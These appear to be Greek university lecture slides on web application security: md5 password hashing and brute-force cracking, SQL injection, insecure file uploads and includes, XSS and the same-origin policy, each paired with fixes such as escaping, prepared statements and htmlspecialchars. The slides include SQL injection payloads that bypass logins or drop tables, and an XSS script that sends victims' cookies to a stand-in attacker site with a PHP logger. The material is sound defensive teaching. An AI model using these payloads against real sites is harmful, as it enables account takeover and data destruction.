

ΑΣΦΑΛΕΙΑ

Διδάσκοντες: Π. Αγγελάτος, Δ. Ζήνδρος
Επιμέλεια διαφανειών: Δ. Ζήνδρος

Σχολή Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών



Στόχος της ώρας

- Εξερεύνηση διάφορων **προβλημάτων ασφαλείας**
- Κατανόηση των **αρχιτεκτονικών προβλημάτων**
- **Λύση** και προστασία
 - XSS
 - SQL injections
 - Ανασφαλές ανέβασμα αρχείων
 - Εκτελέσιμα .inc
 - Κωδικοί και md5
 - Όλα μέσα από παραδείγματα

- Είδαμε στο μάθημα δικτύων:
- Τα δεδομένα στέλνονται ως απλό κείμενο
- Πώς προστατεύουμε από το “sniffing” ...
 - Κωδικούς πρόσβασης;
 - Μπισκότα με ευαίσθητες πληροφορίες;
 - Μπισκότα συνόδου;

- Μερικές ιδέες...
 - Ας προσθέτουμε μερικούς «άχρηστους» χαρακτήρες στην αρχή του κωδικού.
 - Ας κάνουμε κρυπτογράφηση “Καίσαρα” τον κωδικό με Javascript στον client πριν τον στείλουμε με σταθερό γνωστό κλειδί.
- **Ασφάλεια μέσω αφάνειας**
 - Αν ο επιτιθέμενος είχε αρκετό **χρόνο** και **χρήμα**
 - Αν είχε **πλήρη πρόσβαση στον κώδικα**
 - Θα μπορούσε να σπάσει την ασφάλειά μας;
 - Τότε πρόκειται για ασφάλεια μέσω αφάνειας
 - **Αφάνεια ≠ Ασφάλεια**

HTTPS

- Δυνατή κρυπτογράφηση που δεν σπάει
- Χρήση πιστοποιητικών
- Δεν είναι δυνατές οι υποκλοπές δεδομένων
- Δεν είναι δυνατή η αλλαγή δεδομένων στο δίκτυο

- Αν γίνει κάτι απ' όλα αυτά...
- Ο φυλλομετρητής μας προειδοποιεί

HTTPS

- Χωρίς HTTPS, ένας ενδιάμεσος μπορεί
 - Να διαβάσει τα δεδομένα
 - Να αλλάξει τα δεδομένα
- «Ενδιάμεσος» μπορεί να είναι:
 - Ο ISP
 - Κάποιος που έχει στήσει ένα «ελεύθερο» ασύρματο δίκτυο
- **(παράδειγμα)**

Μία ερώτηση

- **Ποτέ** δεν υπάρχει απόλυτη ασφάλεια
- Η **τεράστια** ασφάλεια είναι υπερβολικά **ακριβή**
 - Σε χρόνο και σε χρήμα
- Θεωρούμε **δεδομένο** ότι υπάρχουν προβλήματα ασφαλείας
- Πώς μπορούμε να ελαχιστοποιήσουμε **το κόστος** σε περίπτωση παραβίασης;

Αποθηκευμένοι κωδικοί

- Έστω ότι κάποιος **παραβιάζει** την βάση δεδομένων μας
- Αν οι κωδικοί των χρηστών είναι σε απλό κείμενο αποκτά πρόσβαση σε αυτούς
- Μήπως να τους αποθηκεύαμε αλλιώς;

md5

- Συνάρτηση
- Πεδίο ορισμού: όλα τα αλφαριθμητικά
- Πεδίο τιμών: 32ψήφιοι δεκαεξαδικοί αριθμοί

hello → **md5** → 5d41402abc4b2a76b9719d911017c592

liroulirou → **md5** → 332500b1c7380a16247bbde002f28696

md5

- Η md5 δεν είναι 1 – 1 (απόδειξη;)
- Δεν έχει βρεθεί η $md5^{-1}$

md5

- Στην πραγματικότητα υπάρχουν καλύτερες συναρτήσεις
- π.χ. sha2
- Οι βασικές ιδιότητες είναι οι ίδιες
 - Μονόδρομη συνάρτηση (δύσκολη η εύρεση της f^{-1})
- Η md5 χρησιμοποιείται ακόμη ευρέως


Δημιουργία λογαριασμού

```
$user = $_POST[ 'user' ];  
$password = $_POST[ 'password' ];  
$password = md5( $password );
```

```
mysql_query (  
    "INSERT INTO  
        users  
    SET  
        name = '$user' ,  
        password = '$password' ;"  
);
```

Πιστοποίηση με md5

- Ο server **δεν γνωρίζει** τον κωδικό
- Γνωρίζει μόνο το hash



Πιστοποίηση με md5

```
$user = $_POST[ 'user' ];  
$password = $_POST[ 'password' ];  
$password = md5( $password );
```

```
$res = mysql_query(  
    "SELECT userid FROM  
        users  
    WHERE  
        name = '$user' ,  
        password = '$password'  
    LIMIT 1;"  
);
```

Σπάσιμο md5

- Πρόβλημα:
 - Δίνεται το **5d41402abc4b2a76b9719d911017c592**
 - Ποιο είναι το αλφαριθμητικό που έχει αυτό το md5;
- Κάθε «μονόδρομη» συνάρτηση σπάει με δοκιμές
- Δοκιμάζουμε μήπως
- $\text{md5}(\text{"aa"}) = \text{"5d41402abc4b2a76b9719d911017c592"}$
- $\text{md5}(\text{"ab"}) = \text{"5d41402abc4b2a76b9719d911017c592"}$
- $\text{md5}(\text{"ac"}) = \text{"5d41402abc4b2a76b9719d911017c592"}$
- ...
- Για κάθε πιθανό αλφαριθμητικό

Σπάσιμο md5

- Εύκολο να σπάσουν κωδικοί με 6 – 7 χαρακτήρες
- Δύο είδη δοκιμών:
 - Brute force: Όλα τα πιθανά αλφαριθμητικά
 - a, b, c, ..., aa, ab, ac, ..., ba, bb, ..., aaa, aab, ...
 - Dictionary: Όλες οι λέξεις του λεξικού, πιθανώς και συνδυασμοί
 - a, aback, abacus, abase, abash, ..., zoology, zoom
- **(παράδειγμα)**

Ανοιχτό ερώτημα

- Υπάρχει α τέτοιο ώστε $\text{md5}(\alpha) = \alpha$;

SQL injection

Ένα αθώο SQL ερώτημα...

```
$res = mysql_query(  
    "SELECT  
        userid  
    FROM  
        users  
    WHERE  
        password = '$password'  
        AND name = '$user'  
    LIMIT 1;"  
);
```

SQL injection

Υπό κανονικές συνθήκες...


```
SELECT
    userid
FROM
    users
WHERE
    password = 'ILoveYou'
    AND name = 'dionyziz'
LIMIT 1;
```

SQL Injection

Τι γίνεται όμως αν... `$username είναι dio'nyziz;`

```
SELECT
    userid
FROM
    users
WHERE
    name = 'dio'nyziz'
    AND password = 'ILoveYou'
LIMIT 1;
```

Συντακτικό σφάλμα!



SQL Injection

Ακόμη χειρότερα...

\$username είναι

`'dio' OR 1 = 1 OR name = 'nyziz ;`

SELECT

userid

FROM

users

WHERE

password = 'ILoveYou' AND

name = 'dio' OR 1 = 1 OR name = 'nyziz'

LIMIT 1;

Δεν υπάρχει συντακτικό σφάλμα!



SQL injection

```
password = 'ILoveYou' AND
```

```
name = 'dio' OR 1 = 1 OR name = 'nyziz'
```

```
((password = 'ILoveYou' AND
```

```
name = 'dio') OR 1 = 1) OR name = 'nyziz')
```

Αληθές! Επιλέγει την πρώτη εγγραφή.

Συνήθως λογαριασμός administrator 😊

SQL injection

```
$username είναι  
dio'; DELETE FROM users; --
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio';  
DELETE FROM users; -- ' LIMIT 1;
```



MySQL σχόλιο

SQL injection

```
$username είναι  
dio'; DROP TABLE users; --
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio';  
DROP TABLE users; -- ' LIMIT 1;
```


SQL Injection

- Το SQL injection μπορεί να επιτρέψει:
 - Αντιγραφή όλων των δεδομένων μας χωρίς να το ξέρουμε
 - Αλλαγή των δεδομένων μας
 - Διαγραφή των δεδομένων μας
 - Μπορεί να χρησιμοποιηθεί ως **πάτημα** για πλήρη πρόσβαση
 - π.χ. για πρόσβαση σε administrator λογαριασμούς
 - ανάγνωση κωδικών πρόσβασης
 - κλπ.

Αποφυγή SQL injection

- Αποφυγή όλων των χαρακτήρων ' και " και \

```
<?php
    $username = $_POST[ 'username' ];
if (
    strpos( $username, "'" ) !== false
    || strpos( $username, "\" ) !== false
    || strpos( $username, "\" ) !== false ) {
    die( "You're not welcome here." );
}
?>
```

Αποφυγή SQL injection

- Τι γίνεται όμως αν θέλουμε να επιτρέψουμε τους χαρακτήρες ' , " , και \ ?
- Δεν γίνεται να απαγορεύουμε π.χ. την αναζήτηση με εισαγωγικά!
- Πώς είναι εφικτό να περνάμε τους χαρακτήρες αυτούς χωρίς ιδιαίτερη σημασία στην MySQL?

Αποφυγή SQL injection

- Escape όλων των χαρακτήρων:
- ' → \'
- " → \"
- \ → \\

```
<?php
```

```
    $username = $_POST[ 'username' ];
```

```
    $username = addslashes( $username );
```


```
?>
```

Αποφυγή SQL Injection

Av... \$username είναι dio'nyziz;

```
SELECT
    userid
FROM
    users
WHERE
    name = 'dio\'nyziz'
    AND password = 'ILoveYou'
LIMIT 1;
```

Μέρος το αλφαριθμητικού



Αποφυγή SQL Injection

- `mysql_real_escape_string()`
- Κάνει την ίδια δουλειά με την `addslashes()`
- Την προτιμούμε από την `addslashes` καθώς λαμβάνει υπ' όψιν το encoding της βάσης δεδομένων

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY-)



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Ποιο είναι το βαθύτερο πρόβλημα;

- Τα **δεδομένα** και οι **εντολές** αναπαρίστανται σε ένα **κοινό** αλφαριθμητικό
- Δεν υπάρχει διαχωρισμός **εντολών** και **δεδομένων** σε επίπεδο PHP
- **Όλα είναι ένα μεγάλο string!**
- Έτσι τα **δεδομένα** μπορούν να καταλήξουν να είναι **εντολές**
 - Πρόβλημα ασφαλείας

Αλφαριθμητικό

```
$res = mysql_query(  
    "SELECT  
        userid  
    FROM  
        users          ← Εντολές  
    WHERE  
        password = \"  
        . $password . ← Δεδομένα  
        \"\" AND name = \"  
        . $user .     ← Δεδομένα  
        \"\"  
    LIMIT 1;\"  
);
```

Πώς διαχωρίζουμε εντολές/δεδομένα;

- Δεν θα ήταν ωραίο να είχαμε...

```
$res = prepared_query(  
    "SELECT  
        userid  
    FROM ← Εντολές  
        users  
    WHERE  
        password = ?  
        AND name = ?  
    LIMIT 1;", array( $password, $user )  
);
```

Δεδομένα

```
<?php
function prepared_query( $code, $data ) {
    $parts = explode( '?', $code );
    $sql = '';
    foreach ( $data as $value ) {
        $sql .= array_shift( $parts );
        $sql .= '"' . addslashes($value) . '"';
    }
    $sql .= array_shift( $parts );
    return mysql_query( $sql )
        or die( mysql_error() );
}
?>
```

«Προετοιμασμένα» ερωτήματα

- Ερωτήματα όπου ξεχωρίζουν τα δεδομένα από τις εντολές
- Η PHP προσφέρει και κάποιες έτοιμες λύσεις
 - Βιβλιοθήκη PDO <http://php.net/pdo>
 - Βιβλιοθήκη MySQLi <http://php.net/mysqli>

Ανασφαλές ανέβασμα αρχείων

- Σύνηθες λάθος στην άσκηση File uploader
- Επιτρέπεται το ανέβασμα αρχείων .php
- ... τα οποία μετά μπορούν να τρέξουν

- **(παράδειγμα)**

Μαύρη λίστα

- Τρόπος για εισαγωγή περιορισμών
 - Στόχος συνήθως η διόρθωση προβλήματος ασφαλείας
- Μαύρη λίστα: Σειρά από απαγορεύσεις
- Απαγορεύονται τα:
 - .php αρχεία
 - .html αρχεία
 - .js αρχεία
 - .css αρχεία

Άσπρη λίστα

- Ίδιος στόχος με την μαύρη λίστα
- Πιο ασφαλές
- Σειρά από επιτρεπόμενα
- Επιτρέπονται τα:
 - .jpg, .bmp, .gif, .png αρχεία
 - .zip, .rar αρχεία
 - .mp3, .mp4, .mpg, .avi αρχεία
 - .txt, .pdf, .doc, .xsl αρχεία

Άσπρη λίστα > Μαύρη λίστα

- Ποιος θα φανταζόταν ότι τα αρχεία “.rhp3” μπορεί να είναι επιζήμια;
- Η άσπρη λίστα είναι πιο δύσκολο να γραφτεί
- Όμως **αν κάτι δεν πάει καλά** η προεπιλογή είναι η ασφάλεια και όχι η ανασφάλεια
- ...και πολύ συχνά κάτι δεν πάει καλά!

Γρίφος SQL

- Πριν τις Χριστουγεννιάτικες διακοπές παρουσιάσαμε έναν γρίφο SQL

Σχήμα

- **products**
 - pid
 - name
- **sellers**
 - sid
 - address
- **supply**
 - pid
 - sid
 - price

Ερώτημα που να εμφανίζει λίστα από όλα τα προϊόντα (το όνομά τους) μαζί με την διεύθυνση όπου μπορούμε να τα προμηθευτούμε **φθηνότερα**?

pid	name
1	Πορτοκάλια
2	Μανταρίνια
3	Μπανάνες
4	Λεμόνια

sid	address
1	Μοναστηράκι
2	Ακρόπολη
3	Ζωγράφου
4	Ηλιούπολη
5	Γαλάτσι

pid	sid	price
1	1	3
1	3	1
1	5	2
2	1	30
2	4	45
2	5	60
3	4	22
3	5	60
4	2	7

product	address
Πορτοκάλια	Ζωγράφου
Μανταρίνια	Μοναστηράκι
Μπανάνες	Ηλιούπολη
Λεμόνια	Ακρόπολη

Γρίφος SQL

Είναι σωστό;

```
SELECT
```

```
    name, address
```

```
FROM
```

```
    products CROSS JOIN supply
```

```
        ON products.pid = supply.pid
```

```
    CROSS JOIN sellers
```

```
        ON supply.sid = sellers.sid
```

```
ORDER BY
```

```
    price ASC; ← Εμφανίζει το ίδιο προϊόν πολλές φορές
```

Γρίφος SQL

Είναι σωστό;

```
SELECT
    MIN( price ), name, address
FROM
    products CROSS JOIN supply
        ON products.pid = supply.pid
    CROSS JOIN sellers
        ON supply.sid = sellers.sid
GROUP BY
    pid;
```

Ελάχιστη τιμή

Αυθαίρετη διεύθυνση

Γρίφος SQL

Είναι σωστό;

```
SELECT
    name, address, price
FROM
    products CROSS JOIN supply
        ON products.pid = supply.pid
    CROSS JOIN sellers
        ON supply.sid = sellers.sid
GROUP BY pid ← Πρώτα γίνεται
ORDER BY
    price ASC; ← Έπειτα γίνεται
```

Λάθος διεύθυνση και τιμή

Γρίφος SQL

Ιδέα! Ορισμός ελαχίστου:

- Εκείνο για το οποίο **δεν υπάρχει μικρότερο** στο ίδιο σύνολο.
- Μία αυτοένωση μας επιτρέπει σύγκριση με άλλα στοιχεία ώστε να βρούμε αυτό που δεν έχει άλλο μικρότερο.

SELECT

name, address, cheap.price

FROM

products CROSS JOIN supply AS cheap

ON products.pid = cheap.pid

CROSS JOIN sellers

ON cheap.sid = sellers.sid

LEFT JOIN supply AS threat

ON products.pid = threat.pid

AND threat.price < cheap.price

Ορισμός απειλής

WHERE

threat.pid IS NULL; ← Δεν υπάρχει απειλή

Γρίφος SQL

- Λύθηκε από:
 - Νικόλας Κορασίδης
 - Μάκης Αρσένης
 - Σωκράτης Βίδρος
 - Πάρις Κασιδιάρης
 - Ηλίας Κανέλλος
 - Αλέξανδρος Γιδαράκος

Ανασφαλές include

- Πρόβλημα όταν:
- Επιτρέπουμε την πρόσβαση σε αρχεία που κανονικά...
 - Είτε δεν θα έπρεπε να υπάρχει καθόλου πρόσβαση
 - Είτε θα έπρεπε να είναι μόνο εκτελέσιμα και όχι αναγνώσιμα
- π.χ. χρήση κατάληξης “.inc” για τα included αρχεία, αντί για “.php”
- **(παράδειγμα)**

Ανασφαλές include

- Πρόβλημα όταν:
- Κάνουμε include αρχείων χωρίς έλεγχο για το πού βρίσκονται
- Μπορεί να δώσει πρόσβαση σε σημεία που δεν θέλουμε
- **(παράδειγμα)**

XSS

- Cross-site Scripting
- Συνήθως επιτρέπει πρόσβαση σε μπισκότα
- Μπισκότα = Πιστοποίηση
- Άρα επιτρέπει πρόσβαση σε λογαριασμούς που δεν θα είχαμε κανονικά
- Το πιο **δύσκολο** πρόβλημα ασφαλείας στην κατανόηση για σήμερα 😊

Βασική αρχή ασφαλείας του web

- Το web χρησιμοποιεί ένα μοντέλο «αμμοδοχείου»
- Ο χρήστης μπορεί να μπει σε σελίδες **ελεύθερα χωρίς να φοβάται**
- Καμία σελίδα δεν μπορεί να **βλάψει** τον υπολογιστή μας
 - Μία επίσκεψη δεν αρκεί για να κάνει κακό σ' εμάς
 - Το χειρότερο που συμβαίνει είναι να μας κάνουν RickRoll!
- Εκτός αν το επιτρέψουμε εμείς κατεβάζοντας κάποιο **πρόγραμμα**
- Εκεί διαφέρουν οι web εφαρμογές από τις desktop
- Το web μοντέλο είναι ένα ασφαλέστερο μοντέλο
- Δεν απαιτείται εμπιστοσύνη για να «τρέξουμε» μία web εφαρμογή

2 σελίδες

- kokkinoskoufitsa.gr
 - Ένα site που ανήκει στον «καλό»
- kakoslykos.gr:
 - Ένα site που ανήκει στον «κακό»
- Ως διαχειριστής του kokkinoskoufitsa.gr, το επισκέπτομαι
- Τα μπισκότα μου μου δίνουν πρόσβαση διαχειριστή
- Στη συνέχεια επισκέπτομαι το kakoslykos.gr χωρίς να γνωρίζω τι είναι
- Αυτό δεν θα πρέπει να επιτρέψει στον προγραμματιστή του kakoslykos.gr να αποκτήσει πρόσβαση επιπέδου διαχειριστή στο kokkinoskoufitsa.gr

XSS

- Javascript `document.cookie`:
- Επιστρέφει τα cookies της σελίδας όπου τρέχει
- Χρήσιμο π.χ. για να βρούμε το username του χρήστη που έχει κάνει login
- Χρήσιμο επίσης για να **θέσουμε** cookies χωρίς να είναι απαραίτητη η PHP

XSS

- Αρκεί λίγη Javascript για να κάνει το κακό...
- Έστω ότι ο kakoslykos καταφέρνει να τρέξει το ακόλουθο στο kokkinoskoufitsa.gr:

```
<script type="text/javascript">  
    var img = document.createElement( 'img' );  
  
    img.src =  
    'http://kakoslykos.gr/steal.php?cookie=' +  
    document.cookie;  
    document.appendChild( img );  
</script>
```

XSS

- Ενώ στο steal.php του kakoslykos.gr έχει:

```
<?php
    file_put_contents(
        "haha.txt", $_GET[ 'cookie' ]
    );
?>
```


XSS

- Τρόπος επίθεσης:
 - Ο **kakoslykos** «εισάγει» τον κώδικα Javascript στο kokkinoskoufitsa.gr και περιμένει
 - Ο διαχειριστής του **kokkinoskoufitsa** **επισκέπτεται** τη σελίδα kokkinoskoufitsa.gr
 - Ο «κακός» κώδικας Javascript **τρέχει** στον υπολογιστή του «καλού» διαχειριστή χωρίς να το γνωρίζει
 - Τα μπισκότα του «καλού» διαχειριστή **στέλνονται** μέσω HTTP στη σελίδα kakoslykos.gr
 - Εκεί **καταγράφονται** σε αρχείο, και ο kakoslykos έχει πλέον πρόσβαση διαχειριστή

XSS

- Πώς εισάγεται όμως Javascript κώδικας;
- Σημεία όπου εκτυπώνεται είσοδος χρήστη χωρίς έλεγχο:

```
<p><?php  
    echo "welcome, " . $_GET[ 'user' ];  
?></p>
```

XSS

- Υπό κανονικές συνθήκες... αν user είναι dionyziz:

`<p>welcome, dionyziz</p>`

XSS

- Τι γίνεται όμως αν... user είναι **diony<ziz;**

<p>welcome, **diony<ziz</p>**



Συντακτικό σφάλμα!

XSS

- Αν user είναι **dionyziz**;

<p>welcome, **dionyziz**</p>



Δεν υπάρχει συντακτικό σφάλμα!

XSS

- Ουσιαστικά κάναμε ένα HTML **injection**
- Παρόμοια με το SQL injection, έχουμε πλήρη έλεγχο του κώδικα
- Αν user είναι **diony<script type="text/javascript">alert('XSS');**</script>ziz;

<p>Welcome, **diony<script type="text/javascript">alert('XSS');**</script>ziz </p>

XSS

- Αλλάζοντας τα περιεχόμενα του script έχουμε πλέον απόλυτο έλεγχο στο τι θα εκτελεστεί σε ένα site που δεν είναι δικό μας...

`<p>Welcome, diony`

`<script type="text/javascript">`

```
    var img = document.createElement( 'img' );  
    img.src = 'http://kakoslykos.gr/steal.php' +  
document.cookie;  
    document.appendChild( img );
```

`</script>`

`ziz</p>`

XSS

- Javascript στον υπολογιστή μας τρέχουμε ό,τι θέλουμε σε οποιαδήποτε σελίδα
- Το ενδιαφέρον είναι να κάνουμε να τρέξει κάποιος **άλλος την Javascript μας** στην ξένη σελίδα
- Κατά προτίμηση κάποιος διαχειριστής
- Αυτό μπορεί να επιτευχθεί αν καταφέρουμε να αποθηκεύσουμε μόνιμα την «κακή» Javascript
- π.χ. ως μέρος ενός post

- **(παράδειγμα)**

Αποφυγή XSS

- Πρέπει να φιλτράρουμε τα inputs μας
- Αποφυγή όλων των χαρακτήρων <, &, “ και >

```
<?php
```

```
    $username = $_GET[ 'username' ];
```

```
if (
```

```
    strpos( $username, "<" ) !== false
```

```
    || strpos( $username, ">" ) !== false
```

```
    || strpos( $username, "'" ) !== false ) {
```

```
    die( "You're not welcome here." );
```

```
}
```

```
?>
```

Αποφυγή XSS

- Αν όμως θέλουμε να επιτρέπουμε <, >, & και “;
- Σε ένα forum π.χ. κάποιος μπορεί να θέλει *όντως* να γράψει HTML που να εμφανίζεται αυτούσια
- Κάνουμε escape τους χαρακτήρες μας με entities
- < → `<`;
- > → `>`;
- & → `&`;
- “ → `"`;

Αποφυγή XSS

- `htmlspecialchars`: Αντικαθιστά τα HTML entities

```
<?php
    $username = $_GET[ 'username' ];
    echo "welcome, "
        . htmlspecialchars( $username );
?>
```

XSS

- Αν user είναι **diony<script type="text/javascript">alert('XSS');**</script>ziz;

`<p>welcome, diony<script type="text/javascript">alert('XSS');</script>ziz </p>`



Welcome, diony<script type="text/javascript">alert('XSS');

Δεν εκτελείται, απλώς εμφανίζεται

Same-origin policy

- Υπάρχουν εμπιστευτικές πληροφορίες που έχει κανείς πρόσβαση μόνο με μπισκότα
- Δίνοντας το μπισκότο μου στο gmail.com έχω πρόσβαση στα e-mail μου.
- Όταν ο browser «ζητάει» μία σελίδα, στέλνει τα αντίστοιχα μπισκότα μαζί

Same-origin policy

- Τι γίνεται αν όταν ο διαχειριστής του kokkinoskoufitsa.gr επισκεφθεί το kakoslykos.gr όπου θα τρέξει κάτι σαν κι αυτό;

```
<script type="text/javascript">
$.get(
  "http://kokkinoskoufitsa.gr/email.php",
  function ( data ) {
    var img = document.createElement( 'img' );
    img.src = 'steal.php?data=' + data;
    document.appendChild( img );
  }
);
</script>
```

Same-origin policy

- Οι browsers το απαγορεύουν αυτό
- **Επιτρέπεται** να γίνουν embed εικόνες από άλλες σελίδες
- **Επιτρέπεται** να γίνουν embed ήχοι, video, scripts
- Αυτό το embed γίνεται με τα **ορθά** cookies
- **Δεν** επιτρέπεται η **ανάγνωση** των καθεαυτών δεδομένων
- Διότι αυτά μπορεί να είναι εμπιστευτικά

- «Άλλες σελίδες» σημαίνει:
 - Διαφορετικό domain, subdomain
 - http VS https
 - Διαφορετική TCP/IP θύρα
- (παράδειγμα)

Μάθαμε

- Τυπικά προβλήματα ασφαλείας στο web και γενικά
 - SQL injections
 - XSS
 - Ανασφαλές ανέβασμα αρχείων
 - Εκτελέσιμα .inc
 - Κωδικοί και md5
- Κατάλληλες λύσεις
 - Ad hoc
 - Ορθή αρχιτεκτονική

Συγχαρητήρια!

- Μπορείτε να **χακάρετε** την **τράπεζα** σας!



Συγχαρητήρια!

- Μπορείτε να **κάνετε ασφαλή την σελίδα σας!**



Την επόμενη φορά...

- Συναρτησιακός προγραμματισμός σε Javascript
 - Μία προσπάθεια μείωσης των πονοκεφάλων όταν βλέπετε «περίεργο» κώδικα